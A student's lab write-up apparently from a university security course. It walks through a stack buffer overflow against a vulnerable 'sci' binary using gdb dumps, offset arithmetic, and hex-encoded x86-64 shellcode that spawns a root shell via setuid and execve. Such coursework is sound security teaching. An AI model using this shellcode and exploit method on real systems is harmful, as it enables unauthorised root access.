0x7ffc4f28ddaa8: 0x4141414141414141     0x4141414141414141
0x7ffc4f28ddb8: 0x4141414141414141      0x4141414141414141
0x7ffc4f28ddc8: 0x4141414141414141      0x4141414141414141
(gdb) n
Single stepping until exit from function check_passwd,
which has no line number information.

Program received signal SIGSEGV, Segmentation fault.
0x000055f93bf093ce in check_passwd ()
(gdb) i r
rax            0xffffffff          4294967295
rbx            0x55f93bf09550      94528940840272
rcx            0xffffffff          4294967295
rdx            0x64                100
rsi            0x55f93bf0a06e      94528940843118
rdi            0x7ffc4f28dcd0      140721636564176
rbp            0x4141414141414141  0x4141414141414141
rsp            0x7ffc4f28dd38      0x7ffc4f28dd38
r8             0x0                 0
r9             0x41414141414141    18367622009667905
r10            0x55f93bf0a07d      94528940843133
r11            0x4                 4
r12            0x55f93bf091a0      94528940839328
r13            0x7ffc4f28de40      140721636564544
r14            0x0                 0
r15            0x0                 0
rip            0x55f93bf093ce      0x55f93bf093ce <check_passwd+325>
eflags         0x10286             [ PF SF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

4. You need 104 A's to overwrite the return address so that you can change the *%rip*. We know this using simple pointer arithmetic. In the screenshot below, the program conveniently tells us that the buffer begins at address *0x7ffe2b452c50*. If we break right after the *leaveq* instruction, we can tell that the %*rsp* points to address 0x7ffe2b452cb8. Subtracting these two numbers gives us **104**, the number of A's that we need to get to %rip. To check our work, we can simply write 104 A's plus 6 B's. As you can see in the screenshot below, we have precisely overwritten %rsp with our B's. If we continue executing, you can see that we have overwritten our return address to *0x0000424242424242!* Now, to change the return address, all I have to do is enter 104 of any random characters and then the address of my malicious code.

Check number of A's needed

```
Starting program: /home/chris/Purdue/cs426/lab3/sci
Password for dave2>
AAAAAAAA
buffer=[0x7ffe2b452c50]

Breakpoint 1, 0x0000558d3b3703ce in check_passwd ()
(gdb) i r
rax            0xffffffff          4294967295
rbx            0x558d3b370550      94065072211280
rcx            0xffffffff          4294967295
rdx            0x64                100
rsi            0x558d3b37106e      94065072214126
rdi            0x7ffe2b452c50      140729624374352
rbp            0x7ffe2b452cd0      0x7ffe2b452cd0
rsp            0x7ffe2b452cb8      0x7ffe2b452cb8
```

Checking work – 104 A's + 6 B's overwrites %rip!

```
(gdb) break *check_passwd+325
Breakpoint 1 at 0x13ce
(gdb) r $(python -c 'print "A" * 104 + "B" *6')
Starting program: /home/chris/Purdue/cs426/lab3/sci $(python -c 'print "A" * 104 + "B" *6')
buffer=[0x7ffca687deb0]

Breakpoint 1, 0x000055d3e07af3ce in check_passwd ()
(gdb) x/20xg $rsp
0x7ffca687df18: 0x0000424242424242      0x00007ffca687e028
0x7ffca687df28: 0x0000000200000000      0x0000000000000000
0x7ffca687df38: 0x00007fb8df9bb0b3      0x00007fb8dfbd6620
0x7ffca687df48: 0x00007ffca687e028      0x0000000200000000
0x7ffca687df58: 0x000055d3e07af3cf      0x000055d3e07af550
0x7ffca687df68: 0x0ebd25c1b4824b12      0x000055d3e07af1a0
0x7ffca687df78: 0x00007ffca687e020      0x0000000000000000
0x7ffca687df88: 0x0000000000000000      0xf14468ce0a024b12
0x7ffca687df98: 0xf1cc9af6d44c4b12      0x0000000000000000
0x7ffca687dfa8: 0x0000000000000000      0x0000000000000000
(gdb) i r
rax            0xffffffff          4294967295
rbx            0x55d3e07af550      94368492614992
rcx            0xffffffff          4294967295
rdx            0x64                100
rsi            0x55d3e07b006e      94368492617838
rdi            0x7ffca687deb0      140723102408368
rbp            0x4141414141414141  0x4141414141414141
rsp            0x7ffca687df18      0x7ffca687df18
r8             0x0                 0
r9             0x42424242424241    18650200809816641
r10            0x55d3e07b007d      94368492617853
r11            0x4                 4
r12            0x55d3e07af1a0      94368492614048
r13            0x7ffca687e020      140723102408736
r14            0x0                 0
r15            0x0                 0
rip            0x55d3e07af3ce      0x55d3e07af3ce <check_passwd+325>
eflags         0x286               [ PF SF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb) x 0x7ffca687df18
0x7ffca687df18: 0x0000424242424242
(gdb) n
Single stepping until exit from function check_passwd,
which has no line number information.
0x0000424242424242 in ?? ()
(gdb)
```

# 2.3

We want to jump to the buffer that our entered password is saved in, since that's where the shellcode will be. To do so, we need to replace the B's in 2.2 #4 with the address of the buffer. Thankfully, the program gives the address of the buffer to us. In my case, it was *0x7fffffffded0*. To jump to this address, simply add the encoded address at the end (reversed, since we're working with little endian).

```
python -c 'print "A" * 104 + "\x7f\xff\xff\xff\xde\xd0"[::-1]'
```

In GDB, the memory address was 0x7fffffffde60 instead, so this example uses that.

```
(gdb) r $(python -c 'print "A" * 104 + "\x7f\xff\xff\xff\xde\x60"[::-1]')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chris/Purdue/cs426/lab3/sci $(python -c 'print "A" * 104 + "\x7f\xff\xff\xff\xde\x60"[::-1]')
buffer=[0x7fffffffde60]

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffde60 in ?? ()
(gdb) i r
rax            0xffffffff          4294967295
rbx            0x555555555550      93824992236880
rcx            0xffffffff          4294967295
rdx            0x64                100
rsi            0x55555555606e      93824992239726
rdi            0x7fffffffde60      140737488346720
rbp            0x4141414141414141  0x4141414141414141
rsp            0x7fffffffded0      0x7fffffffded0
r8             0x0                 0
r9             0x7fffffffde6041    36028797016760385
r10            0x55555555607d      93824992239741
r11            0x4                 4
r12            0x5555555551a0      93824992235936
r13            0x7fffffffdfd0      140737488347088
r14            0x0                 0
r15            0x0                 0
rip            0x7fffffffde60      0x7fffffffde60
eflags         0x10286             [ PF SF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

Since our shellcode is 33 bytes (from 2.1), we need to adjust accordingly. To make the shellcode start at the beginning of the buffer, we need to put 104 - 33 = 71 bytes of filler. We also need to prepend our shellcode, since we want it to be the first thing in the buffer. The following command accomplishes this:

```
python -c 'print "\x48\x31\xc0\x50\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x50\x48\
x31\xc0\x48\x83\xc0\x3b\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x0f\x05" + "A" * 71 +
"\x7f\xff\xff\xff\xde\xd0"[::-1]'
```

```
chris@chris-XPS15:~/Purdue/cs426/lab3$ ./sci $(python -c 'print "\x48\x31\xc0\x50\x48\xb8\x2f\x2f\x62\x69\x6e\x2f
\x73\x68\x50\x48\x31\xc0\x48\x83\xc0\x3b\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x0f\x05" + "A" * 71 + "\x7f\xff\xff\
xff\xde\xd0"[::-1]')
buffer=[0x7fffffffded0]
$ id
uid=1000(chris) gid=1000(chris) groups=1000(chris),4(adm),24(cdrom),27(sudo),30(dip),44(video),46(plugdev),120(lp
admin),124(docker),131(lxd),132(sambashare),134(debian-tor)
$ date
Thu Apr  8 21:01:58 EDT 2021
$
```

# 2.4

Below is the payload that, when delivered to the vulnerable sci binary, gives us a root shell:

```
chris@chris-XPS15:~/Purdue/cs426/lab3$ cat shellcode.s
.text

.global _start
_start:


  xor %rax, %rax
  addq $0x69, %rax              # setuid (
  xor %rdi, %rdi                #         0
                                #        )
  syscall

  xor %rax, %rax
  addq $0x71, %rax              # setreuid (
  xor %rdi, %rdi                #           0,
  xor %rsi, %rsi                #           0
                                #          )
  syscall


  xor %rax, %rax                # nullify %rax
  pushq %rax
  movq $0x68732f6e69622f2f, %rax # "hs/nib/" --> %rax
  pushq %rax                    # push the sh command onto the stack

  xor %rax, %rax
  addq $0x3b, %rax              # execve (
  movq  %rsp, %rdi              #         /bin/sh ,
  xor   %rsi, %rsi              #         NULL ,
  xor   %rdx, %rdx              #         NULL
                                #        )
  syscall
chris@chris-XPS15:~/Purdue/cs426/lab3$ gcc shellcode.s -o shellcode -nostdlib
chris@chris-XPS15:~/Purdue/cs426/lab3$ for i in $(objdump -d shellcode | grep "^ " | cut -f 2); do echo -n '\x'$i
;done; echo
\x48\x31\xc0\x48\x83\xc0\x69\x48\x31\xff\x0f\x05\x48\x31\xc0\x48\x83\xc0\x71\x48\x31\xff\x48\x31\xf6\x0f\x05\x48\
x31\xc0\x50\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x50\x48\x31\xc0\x48\x83\xc0\x3b\x48\x89\xe7\x48\x31\xf6\x48\x
31\xd2\x0f\x05
chris@chris-XPS15:~/Purdue/cs426/lab3$ ./sci $(python -c 'print "\x48\x31\xc0\x48\x83\xc0\x69\x48\x31\xff\x0f\x05
\x48\x31\xc0\x48\x83\xc0\x71\x48\x31\xff\x48\x31\xf6\x0f\x05\x48\x31\xc0\x50\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\
x68\x50\x48\x31\xc0\x48\x83\xc0\x3b\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x0f\x05" + "A" * 44 + "\x7f\xff\xff\xff\x
de\xd0"[::-1]')
buffer=[0x7fffffffded0]
# id
uid=0(root) gid=1000(chris) groups=1000(chris),4(adm),24(cdrom),27(sudo),30(dip),44(video),46(plugdev),120(lpadmi
n),124(docker),131(lxd),132(sambashare),134(debian-tor)
# date
Thu Apr  8 20:57:21 EDT 2021
# exit
chris@chris-XPS15:~/Purdue/cs426/lab3$
```

NOTE:
In my submission, shellcode.s is used for 2.3, and root_shellcode.s is used for 2.4